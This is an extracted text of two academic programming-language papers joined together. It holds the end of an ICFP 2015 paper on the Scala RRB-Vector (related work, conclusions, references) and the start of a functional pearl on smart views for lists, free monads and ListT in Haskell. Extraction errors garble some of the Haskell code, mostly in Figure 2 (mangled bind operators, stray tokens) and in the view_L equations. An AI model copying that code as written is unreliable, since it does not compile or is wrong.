


Figure 19. Appending front 256 elements one by one




Figure 20. Appending back 256 elements one by one

immutable setting in Clojure [15]. Radix trees are also used as index structures for in-memory databases [19]. In databases B-Trees [6] are a ubiquitous index data structure that are similar to RRB Trees, in the sense that they are wide trees and allow a certain degree of slack to enable efficient merging. However the chosen trade-offs are different and B-Trees are not normally used as sequence data structures. Ropes [5] are a sequence data structure with efficient concat and rebalancing operations. Immutable sequence data structures include VLists [3], Finger Trees [16] and various kinds of random access lists [27].

Parallelism Parallel execution is achieved in the RRB-Vector by relying on the fork-join pools in Java [18, 31]. The vector is split into chunks which are processed in parallel. The overhead of splitting can be offset by using cooperative tasks [14, 21], but, in the case of RB-Vector the cost of splitting is much smaller compared to the cost of combining (assembling) the partial results returned by parallel execution contexts. This is where the RRB trees make a difference: by allowing efficient structural changes, it enables the concatenation to occur in effectively constant time, much better than the previous $O(n)$ for the Scala Vector.

RRB Trees The core data structure was first described in a technical report [4] as a way to improve the concatenation of im-




Figure 21. Taking the first half of the sequence




Figure 22. Dropping the first half of the sequence

mutable vector like the ones found in Scala Collections [26] and Clojure [15]. Allowing the implementation of an additional wide range of efficient structural modification on the vectors. Later, a concrete version for Scala where in all optimization on locality are adapted to RRB vectors was implemented. This is the implementation used in this paper and presented with more technical details in [37] on the implementation in Scala. Another related project is [20], where more detailed mathematical proofs were shown for the RRB Trees and their operations. They also introduce a different approach on transience using semi-mutable vectors with efficient snapshot persistence and provide a C implementation.

Scala Library In Scala, most general purpose data structures are contained in Scala Collections [26]. This framework aims to reduce code duplication to a minimum using polymorphism, higher-order functions [8], higher kinded types [23], implicit parameters [28] and other language features. It also aims to simplify the integration of new data structures with a minimum of effort. In addition, the Scala Parallel Collection API [31–34] allows parallel collections to integrate seamlessly with the rest of the library. Behind the scenes, Scala Parallel Collections use the Java fork-join pools [18] as a backend for implicit parallelism in the data structure operations.




Figure 23. Parallel (non-RRB) Vector overhead on a map operation




Figure 24. Parallel RRB Vector overhead on a map operation

Low level optimizations We took into account the capabilities of the VM to do escape analysis and inlining of the compiled bytecode. These are influenced by the concrete implementation of the Java Hotspot VM compilers (C1 and C2) [17, 29]. At the compiler level there are optimizations techniques that remove the cost of type generic abstractions such as specialization [10], Miniboxing [39, 40] or Scala Blitz [33]. This last one can go further do fusion on collection [7]. Additionally it is possible to use staging techniques [35, 36, 38] to further optimize the code.

Benchmarks Running code on a virtualized environment like the JVM where the factors that influence performance are not under our control and can vary from execution to execution complicates the benchmarking process [12]. In Scala there is a tool (ScalaMeter [41]) designed to overcome these issues.

8. Conclusions

In this paper we presented the `RRB-Vector`, an immutable sequence collection that offers good performance across a broad range of sequential and parallel operations. The underlying innovations are the Relaxed-Radix-Balanced (RRB) Tree structure, which allows efficient structural changes and an optimization that exploits




Figure 25. Memory overhead of the sequences in relation to arrays

spatio-temporal locality on the RRB data structure in order to offset the cost of navigating from the tree root to the leaves.

The `RRB-Vector` implementation in Scala speeds up bulk operation performance on 4 cores by at least $2.33\times$ compared to sequential execution, scaling better with light workloads. Discrete operations take either amortized- or effective-constant time, with good constants: compared to mutable arrays, sequential reads are at most $2\times$ slower, while random access is $2\text{--}3.5\times$ slower. The implementation of the project is open-source¹⁴ and is being considered for inclusion in the Scala standard library.

Acknowledgements

We would like to thank the ICFP reviewers for their feedback and suggestions, which allowed us to improve the paper both in terms of clarity and in terms of breadth. We are grateful to Martin Odersky for allowing the Master Thesis [37] that forms the base of this paper to be supervised in the LAMP laboratory at EPFL. We would also like to thank Vera Salvisberg for her thorough review of both the paper and the code, which led to remarkable improvements the quality of the final submission. Last but not least, we would like to thank Sébastien Doeraene for allowing Nicolas to dedicate time to improving this paper while he was working on Scala.js.

References

- [1] P. Bagwell. Fast and Space-efficient Trie Searches. Technical report, EPFL, 2000.
- [2] P. Bagwell. Ideal hash trees. Technical report, EPFL, 2001.
- [3] P. Bagwell. Fast Functional Lists, Hash-Lists, Deques and Variable Length Arrays. In *Implementation of Functional Languages*, 2002.
- [4] P. Bagwell and T. Rompf. RRB-Trees: Efficient Immutable Vectors. Technical report, EPFL, 2011.
- [5] H.-J. Boehm, R. Atkinson, and M. Plass. Ropes: An alternative to strings. *Software: Practice and Experience*, 25(12):1315–1330, 1995.
- [6] D. Comer. The ubiquitous b-tree. *ACM Comput. Surv.*, 11(2):121–137, 1979.
- [7] D. Coutts, R. Leshchinskiy, and D. Stewart. Stream fusion: From lists to streams to nothing at all. In *Proceedings of the 12th ACM SIGPLAN International Conference on Functional Programming, ICFP '07*, pages 315–326, New York, NY, USA, 2007. ACM.
- [8] I. Dragos. Optimizing Higher-Order Functions in Scala. In *ICOOOLPS*, 2008.

¹⁴<https://github.com/nicolasstucki/scala-rrb-vector>

- [9] I. Dragos. *Compiling Scala for Performance*. PhD thesis, IC, 2010.
- [10] I. Dragos and M. Odersky. Compiling Generics through User-directed Type Specialization. In *ICOOOLPS '09*. ACM, 2009.
- [11] J. R. Driscoll, N. Sarnak, D. D. Sleator, and R. E. Tarjan. Making data structures persistent. *J. Comput. Syst. Sci.*, 38(1):86–124, Feb. 1989.
- [12] A. Georges, D. Buytaert, and L. Eeckhout. Statistically rigorous java performance evaluation. In *Proceedings of the 22Nd Annual ACM SIGPLAN Conference on Object-oriented Programming Systems and Applications*, OOPSLA '07, pages 57–76, New York, NY, USA, 2007. ACM.
- [13] S. Hanke. The Performance of Concurrent Red-Black Tree Algorithms. In J. Vitter and C. Zaroliagis, editors, *Algorithm Engineering*, volume 1668 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 1999.
- [14] M. Herlihy and N. Shavit. *The Art of Multiprocessor Programming*. Apr. 2008.
- [15] R. Hickey. The Clojure programming language, 2006.
- [16] R. Hinze and R. Paterson. Finger Trees: A Simple General-purpose Data Structure. *J. Funct. Program.*, 16(2), 2006.
- [17] T. Kotzmann, C. Wimmer, H. Mössenböck, T. Rodriguez, K. Russell, and D. Cox. Design of the Java HotSpot&Trade; Client Compiler for Java 6. *ACM Trans. Archit. Code Optim.*, 5(1), May 2008.
- [18] D. Lea. A Java Fork/Join Framework. In *Proceedings of the ACM 2000 Conference on Java Grande*, JAVA '00, New York, NY, USA, 2000. ACM.
- [19] V. Leis, A. Kemper, and T. Neumann. The adaptive radix tree: Artful indexing for main-memory databases. In C. S. Jensen, C. M. Jermaine, and X. Zhou, editors, *29th IEEE International Conference on Data Engineering, ICDE 2013, Brisbane, Australia, April 8-12, 2013*, pages 38–49. IEEE Computer Society, 2013.
- [20] J. N. L'orange. Improving RRB-Tree Performance through Transience. Master's thesis, Norwegian University of Science and Technology, June 2014.
- [21] Moir and Shavit. Concurrent data structures. In Mehta and Sahni, editors, *Handbook of Data Structures and Applications*, Chapman & Hall/CRC. 2005.
- [22] A. Moors. *Type Constructor Polymorphism for Scala: Theory and Practice (Type constructor polymorfisme voor Scala: theorie en praktijk)*. PhD thesis, Informatics Section, Department of Computer Science, Faculty of Engineering Science, May 2009. Joosen, Wouter and Piessens, Frank (supervisors).
- [23] A. Moors, F. Piessens, and M. Odersky. Generics of a Higher Kind. *Acm Sigplan Notices*, 43, 2008.
- [24] D. R. Morrison. PATRICIA-practical algorithm to retrieve information coded in alphanumeric. *J. ACM*, 15(4):514–534, Oct. 1968.
- [25] M. Odersky. Future-Proofing Collections: From Mutable to Persistent to Parallel. In *Compiler Construction*, volume 6601 of *Lecture Notes in Computer Science*. Springer-Verlag New York, Ms Ingrid Cunningham, 175 Fifth Ave, New York, Ny 10010 Usa, 2011.
- [26] M. Odersky and A. Moors. Fighting bit Rot with Types (Experience Report: Scala Collections). In R. Kannan and K. N. Kumar, editors, *IARCS Annual Conference on Foundations of Software Technology and Theoretical Computer Science*, volume 4 of *Leibniz International Proceedings in Informatics (LIPIcs)*, Dagstuhl, Germany, 2009. Schloss Dagstuhl–Leibniz-Zentrum fuer Informatik.
- [27] C. Okasaki. *Purely Functional Data Structures*. Cambridge University Press, New York, NY, USA, 1998.
- [28] B. C. d. S. Oliveira, A. Moors, and M. Odersky. Type Classes as Objects and Implicits. In *OOPSLA '10*. ACM, 2010.
- [29] M. Paleczny, C. Vick, and C. Click. The java hotspotm server compiler. In *Proceedings of the 2001 Symposium on JavaTM Virtual Machine Research and Technology Symposium - Volume 1*, JVM'01, pages 1–1, Berkeley, CA, USA, 2001. USENIX Association.
- [30] A. Prokopec. ScalaMeter. <https://scalameter.github.io/>.
- [31] A. Prokopec. *Data Structures and Algorithms for Data-Parallel Computing in a Managed Runtime*. PhD thesis, IC, Lausanne, 2014.
- [32] A. Prokopec and M. Odersky. Near optimal work-stealing tree scheduler for highly irregular data-parallel workloads. In *Languages and Compilers for Parallel Computing*, Lecture Notes in Computer Science, pages 55–86. Springer International Publishing, 2014.
- [33] A. Prokopec, D. Petrashko, and M. Odersky. Efficient Lock-Free Work-stealing Iterators for Data-Parallel Collections. 2015.
- [34] A. Prokopec, T. Rompf, P. Bagwell, and M. Odersky. On a generic parallel collection framework, 2011.
- [35] T. Rompf and M. Odersky. Lightweight Modular Staging: A Pragmatic Approach to Runtime Code Generation and Compiled DSLs. *Communications Of The Acm*, 55, 2012.
- [36] T. Rompf, A. K. Sujeeth, K. J. Brown, H. Lee, H. Chafi, and K. Olukotun. Surgical precision JIT compilers. In M. F. P. O'Boyle and K. Pingali, editors, *ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI '14, Edinburgh, United Kingdom - June 09 - 11, 2014*, page 8. ACM, 2014.
- [37] N. Stucki. Turning Relaxed Radix Balanced Vector from Theory into Practice for scala collections. Master's thesis, EPFL, 2015.
- [38] W. Taha and T. Sheard. MetaML and Multi-Stage Programming with Explicit Annotations. In *Theoretical Computer Science*. ACM Press, 1999.
- [39] V. Ureche, E. Burmako, and M. Odersky. Late data layout: Unifying data representation transformations. In *Proceedings of the 2014 ACM International Conference on Object Oriented Programming Systems Languages & Applications*, OOPSLA '14, pages 397–416, New York, NY, USA, 2014. ACM.
- [40] V. Ureche, C. Talau, and M. Odersky. Miniboxing: Improving the Speed to Code Size Tradeoff in Parametric Polymorphism Translations. In *OOPSLA'13*, OOPSLA '13, pages 73–92, New York, NY, USA, 2013. ACM.
- [41] B. Venner, G. Berger, and C. C. Seng. Scalatest. <http://www.scalatest.org/>.

Functional Pearl: A Smart View on Datatypes

Mauro Jaskelioff Exequiel Rivas

CIFASIS-CONICET, Argentina

Universidad Nacional de Rosario, Argentina

jaskelioff@cifasis-conicet.gov.ar rivas@cifasis-conicet.gov.ar

Abstract

Left-nested list concatenations, left-nested binds on the free monad, and left-nested choices in many non-determinism monads have an algorithmically bad performance. Can we solve this problem without losing the ability to pattern-match on the computation? Surprisingly, there is a deceptively simple solution: use a smart view to pattern-match on the datatype. We introduce the notion of smart view and show how it solves the problem of slow left-nested operations. In particular, we use the technique to obtain fast and simple implementations of lists, of free monads, and of two non-determinism monads.

Categories and Subject Descriptors D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.2 [Programming Languages]: Language Classifications – Applicative (functional) languages; E.1 [Data Structures]: Lists, stacks, and queues

Keywords List, Monad, MonadPlus, Data Structure

1. Introduction

Lists are one of the most important data structures in functional programming. However, the append operation ($++$) is inefficient, as it is linear on the first argument. Therefore, in a left-nested concatenation $((xs ++ ys) ++ zs)$ we are going to pay the price of traversing xs twice. A typical example of such a situation is the function *reverse*:

```
reverse :: [a] → [a]
reverse [] = []
reverse (x : xs) = reverse xs ++ [x]
```

Unfolding the recursion, *reverse* [1, 2, 3, 4] amounts to

$((([1] ++ [4]) ++ [3]) ++ [2]) ++ [1]$.

Left-nested appends make this function quadratic on the length of the input list.

Rather than rewriting the function *reverse* (which would only solve the problem for this particular function) we want a new data structure for lists that will make functions like *reverse* fast. More precisely, we want a *catenable list*. That is, a data structure for lists that has fast appends and fast pattern-matching.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784743>

The problem of optimising list concatenation is just one instance of a more general problem which occurs in other settings, such as libraries of effects based on free monads and implementations of domain specific languages. In this article we present an extremely simple technique for optimising selected operations using their algebraic properties while keeping the efficiency of pattern-matching. We achieve this by transforming a data structure into a new one, which is inspected using a *smart view*. We illustrate the technique with several examples: catenable lists (Section 2), free monads (Section 3), and two different implementations of non-determinism monads (Section 4).

The search of efficient list implementations and the generalisation of the ideas to other datatypes has a long history. We review related work in Section 5, and run some benchmarks in Section 6 that show that data structures with smart views are quite fast indeed.

We use Haskell to explain the ideas, but laziness does not play any significant role. In fact, we also implement and benchmark smart views for lists in the strict language ML.

2. Catenable Lists

In this section we take the basic datatype of lists and transform it into a fast implementation of catenable lists.

2.1 Basic Lists

We define our own datatype of lists, rather than reuse the one predefined in Haskell, in order to be able to alter it.

```
data List a = Nil
            | Cons a (List a)
```

With this datatype we have constant time construction of the empty list (*Nil*), consing of an element (*Cons*), and pattern-matching. However, list concatenation is expensive as it is linear in its first argument:

```
(++) :: List a → List a → List a
Nil      ++ ys = ys
Cons x xs ++ ys = Cons x (xs ++ ys)
```

We are interested in obtaining a representation for lists with a fast implementation of concatenation. However, while some functions such as

```
wrap :: a → List a
wrap x = Cons x Nil
```

only use constructors, the most common way of defining functions on lists is by pattern-matching:

```
reverse :: List a → List a
reverse Nil = Nil
reverse (Cons x xs) = reverse xs ++ wrap x
```


Therefore, we do not want to lose the ability to pattern-match efficiently.

2.2 A Smart View on Lists

In order to get lists with fast concatenation, we add a constructor ($:++$) that represents this operation:

```
data List a = Nil
            | Cons a (List a)
            | List a :++ List a
```

Now concatenation has become cheap as it is simply the application of the constructor ($:++$). In order to be able to define functions by pattern-matching as before, we define a view [8]:

```
data ListView a = Nil_V | Cons_V a (List a)
```

Given a function $view_L :: List a \rightarrow ListView a$, we can define *reverse* as:

```
reverse xs = case view_L xs of
  Nil_V      → Nil
  Cons_V x xs → reverse xs :++ wrap x
```

In general, doing pattern matching in terms of *cases* is not entirely satisfactory because *cases* do not nest as elegantly as left-hand-side patterns. Nevertheless, the GHC extensions `ViewPatterns` and `PatternSynonyms` add syntactic sugar that allows us to pattern-match on the left-hand side. Using these extensions we can make the definition of *reverse* look almost like the original. First, we declare a pattern synonym for each constructor:

```
pattern Nil_V      ← (view_L → Nil_V)
pattern Cons_V x xs ← (view_L → Cons_V x xs)
```

The pattern synonyms state that pattern matching on `Nil_V` is the same as applying $view_L$ and pattern matching the result on `Nil_V`, and that pattern matching on `Cons_V x xs` is the same as applying $view_L$ and pattern matching the result on `Cons_V x xs`.

After sugaring, the function *reverse* is simply:

```
reverse Nil_V      = Nil
reverse (Cons_V x xs) = reverse xs :++ wrap x
```

The only missing piece, the definition of $view_L$, is straightforward.


```
view_L :: List a → ListView a
view_L Nil_V      = Nil_V
view_L (Cons_V x xs) = Cons_V x xs
view_L (Nil_V :++ ys) = view_L ys
view_L (Cons_V x xs :++ ys) = Cons_V x (xs :++ ys)
```

As opposed to basic lists, the computation of concatenations happens when we inspect a list with $view_L$, rather than when we construct it. Note that the last two equations of $view_L$, which match on $:++$, mimic the definition of $:++$ for basic lists.

In this implementation, concatenation is cheap. Unfortunately, views are expensive. After applying *reverse* to the list

```
Cons 1 (Cons 2 (Cons 3 (Cons 4 Nil)))
```

we get the following tree:




Applying $view_L$ in order to get the head and tail is linear in the length of the list, as it requires traversing the left-spine.

```
data List a = Nil
            | Cons a (List a)
            | List a :++ List a
```

```
view_L :: List a → ListView a
view_L Nil_V      = Nil_V
view_L (Cons_V x xs) = Cons_V x xs
view_L ((xs :++ ys) :++ zs) = view_L (xs :++ (ys :++ zs))
view_L (Nil_V :++ ys) = view_L ys
view_L (Cons_V x xs :++ ys) = Cons_V x (xs :++ ys)
```

Figure 1. Definition of lists with a smart view




Therefore, the function $reverse \circ reverse$ is quadratic on the length of the input list, as the first *reverse* necessarily yields left-nested appends, and then each $view_L$ in the second *reverse* needs to traverse the whole list.

Our solution to this problem is to use a *smart view*: as we traverse the structure in order to produce a view, we shift left-nested appends into right-nested appends. The implementation of a smart view only requires inserting one equation into the previous $view_L$ definition:

```
view_L ((xs :++ ys) :++ zs) = view_L (xs :++ (ys :++ zs))
```

Figure 1 contains the complete definition of lists with a smart view.

Now $reverse \circ reverse$ is linear on the length of the list, as we only pay once for the traversal of left-nested appends. This is illustrated clearly by the following example: applying $view_L$ to a left-leaning list yields a right-leaning tail:



Note that *internally* Lists are not lists but trees. Several equations that we expect to hold for lists do not hold for Lists. For example, $(xs :++ ys) :++ zs$ is distinct from $xs :++ (ys :++ zs)$ as they are distinct trees. However, it is precisely the ability to make this distinction that enables the optimisation provided by the extra equation in $view_L$. Moreover, for programmes that only inspect Lists by using $view_L$, Lists are indistinguishable from ordinary lists. Hence, Lists are lists *observationally*.

A smart view modifies the structure when we inspect it. In that sense, smart views are reminiscent of splay trees, with whom they share many of their advantages and disadvantages. On the plus side, they are fast and simple. On the minus side, they are efficient only with respect to single-future amortised time: given a left-leaning list xs , we are going to pay the price of pattern-matching xs every time we execute $view_L xs$.

3. Efficient Free Monads

We generalise the idea of smart views on lists to other data structures where operations are more efficient when associated in a particular

way. In this section we improve the slow bind operation of the free monad with a smart view that keeps the free monad ability to do monadic reflection efficiently.

3.1 Basic Free Monad

An important example of a data structure where the associativity of an operation determines its efficiency is that of a general leaf-labelled tree known as the *free monad*. Free monads are very useful for representing abstract syntax trees, where operations of the language are nodes in the tree and variables are labels in the leaves. The bind of this monad implements simultaneous substitution, which in this representation is given by *grafting* the trees, i.e. extending a tree by replacing each leaf by a tree.

The basic implementation of a free monad is the following:

```
data Free f a = Var a
              | Con (f (Free f a))
```

An element of *Free f a* consists of a tree with *f*-nodes and leaves with *a* values. This datatype yields a monad for every functor *f*:

```
instance Functor f => Monad (Free f) where
  return = Var
  Var a >>= f = f a
  Con t >>= f = Con (fmap (>>= f) t)
```

An important concern in a free monad implementation is the efficiency of the bind operation. As with list concatenation, the bind operation above is inefficient when left-nested, since it traverses the tree until it gets to the leaves, and as a consequence, the evaluation of the expression $(t \gg f) \gg g$ will traverse *t* twice, due to the left-nested binds.

3.2 A Smart View on Free Monads

The usual solution to the inefficiency of left-nested binds in the free monad is to apply the codensity transformation [5, 15], but this transformation does not allow for pattern-matching on the constructors of the free monad without losing the efficiency gains. In order to have both an efficient bind and an efficient view, we apply the same recipe as for lists:

- We add a constructor for the bind operation.
- We define a view function that shifts binds to the right.

Figure 2 provides the full definition of a free monad with a smart view. The differences with respect to the basic implementation of the free monad are that a constructor \gg is added and is used to implement the bind of the monad, and that pattern-matching is done using *view_F*. Once again, computation is performed when inspecting rather than when constructing the tree. The cases in the definition of *view_F* for the \gg pattern mimic the definition of the bind for the basic free monad, except for the additional equation shifting left-nested binds to the right.

As it happened with the smart-view implementation of lists, which was not a list internally, the type *Free f* is not a monad internally. For instance, the associativity law of bind does not hold for the declared instance. However, distinguishing the two manners in which we can associate bind is precisely what we need in order to shift binds to the right and make views efficient. By restricting access to the internal representation with *view_F*, *Free f* is a monad observationally.

4. Efficient Non-determinism Monads

Another structure where the associativity of an operation is important is non-determinism monads. These monads not only need an efficient bind, but also need an efficient choice operator. We analyse

```
data Free f x = Var x
              | Con (f (Free f x))
              |  $\forall a. (Free f a) \gg (a \rightarrow Free f x)$ 

instance Monad (Free f) where
  return = Var
  ( $\gg$ ) = ( $\gg$ )

data FreeMonadView f a = VarV a | ConV (f (Free f a))

pattern VarV a <- (viewF <-> VarV a)
pattern ConV t <- (viewF <-> ConV t)

viewF (Var a) = VarV a
viewF (Con t) = ConV t
viewF ((m <-> f) <-> g) = viewF (m <->  $\lambda x \rightarrow f x \lt;-> g$ )
viewF (VarV a <-> f) = viewF (f a)
viewF (ConV t <-> f) = ConV (fmap (<-> f) t)
```

Figure 2. Free monad with a smart view.

two different inefficient implementations and show how they can be improved using a smart view.

4.1 Basic List Monad Transformer

The list monad transformer [6] is often used to model the combination of non-determinism and other effects. For every monad *m*, the monad transformer yields a non-determinism monad *ListT m*. Its definition is as follows:

```
newtype ListT m a = LT (m (Maybe (a, ListT m a)))

viewLT :: ListT m a -> m (Maybe (a, ListT m a))
viewLT (LT x) = x
```

Its *Monad* instance states that *ListT m* is a monad for every monad *m*. The bind operation is defined in terms of the *mplus* operation, which is given below.

```
instance Monad m => Monad (ListT m) where
  return x = LT (return (Just (x, mzero)))
  m <-> f = LT (viewLT m <->  $\lambda x \rightarrow$  case x of
    Nothing -> return Nothing
    Just (h, t) -> viewLT (f h 'mplus' (t <-> f)))
```

The *MonadTrans* instance states that *ListT* is a monad transformer and has a monad morphism

```
lift :: Monad m => m a -> ListT m a
```

lifting computations from the underlying monad into the transformed monad.

```
instance MonadTrans ListT where
  lift m = LT (m <->  $\lambda x \rightarrow$  return (Just (x, mzero)))
```

The list monad transformer implements two operations for non-determinism, which are specified by the *MonadPlus* interface.

```
class Monad m => MonadPlus m where
  mzero :: m a
  mplus :: m a -> m a -> m a
```

The operation *mplus* chooses between two computations, and *mzero* represents the empty choice. The corresponding implementations in *ListT* are as follows:

```
instance Monad m => MonadPlus (ListT m) where
  mzero = LT (return Nothing)
  m 'mplus' n = LT (viewLT m <->  $\lambda x \rightarrow$  case x of
    Nothing -> viewLT n
    Just (h, t) -> return (Just (h, t 'mplus' n)))
```

A monad which is an instance of *MonadPlus* and additionally, implements the *MonadLogic* interface, supports operators for fair disjunction, fair conjunction, conditionals, and pruning [7].

```
class MonadPlus m => MonadLogic m where
  msplit :: m a -> m (Maybe (a, m a))
```

The *MonadLogic* instance of *ListT* follows directly from the *view_{LT}* operation and the fact that *ListT* is a monad transformer (and therefore implements *lift*.)

```
instance Monad m => MonadLogic (ListT m) where
  msplit x = lift (viewLT x)
```

The main problem with the basic list monad transformer is that left-nested *mplus* operations are inefficient. We solve this problem with a smart view.

4.2 A Smart View on the List Monad Transformer

In order to obtain a smart view on the list monad transformer, we follow the same recipe as before. First, we add a constructor $(:+)$ corresponding to the *mplus* operation:

```
data ListT m a = LT (m (Maybe (a, ListT m a)))
  | (ListT m a) :+ (ListT m a)
```

Next, we change the *view_{LT}* function so that it performs the computation corresponding to *mplus* while shifting left-nested operations to the right.

```
viewLT :: Monad m =>
  ListT m a -> m (Maybe (a, ListT m a))
viewLT (LT v) = v
viewLT ((m :+ n) :+ o) = viewLT (m :+ (n :+ o))
viewLT (m :+ n) = viewLT m >>= λx -> case x of
  Nothing -> viewLT n
  Just (h, t) -> return (Just (h, t 'mplus' n))
```

Last, we change the *MonadPlus* instance so that it uses the newly added constructor.

```
instance Monad m => MonadPlus (ListT m) where
  mzero = LT (return Nothing)
  mplus = (:+)
```

